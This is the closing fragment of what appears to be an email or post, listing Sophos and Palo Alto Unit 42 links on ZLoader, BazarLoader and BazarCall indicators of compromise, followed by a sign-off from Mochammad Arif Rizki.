Sophos : <https://news.sophos.com/en-us/2022/01/19/zloader-installs-remote-access-backdoors-and-delivers-cobalt-strike/>

Paloalto : <https://unit42.paloaltonetworks.com/bazarloader-malware/>

IOCs BazarCall : <https://github.com/pan-unit42/iocs/blob/master/BazarCall/Appendix-E.txt>

Thank You.

Regards,

Mochammad Arif Rizki